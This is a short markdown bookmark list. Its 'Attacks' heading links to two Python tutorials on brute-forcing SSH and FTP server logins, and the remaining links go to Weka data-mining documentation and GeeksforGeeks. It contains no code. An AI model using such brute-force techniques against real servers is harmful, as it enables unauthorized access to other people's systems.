## **Attacks**

- <https://www.thepythoncode.com/article/brute-force-ssh-servers-using-paramiko-in-python>
- <https://www.thepythoncode.com/article/brute-force-attack-ftp-servers-using-ftplib-in-python>

## **Data Related**

- <https://waikato.github.io/weka-wiki/documentation/>
- <https://docs.weka.io/>

## **Python Tool**

- <https://www.geeksforgeeks.org/>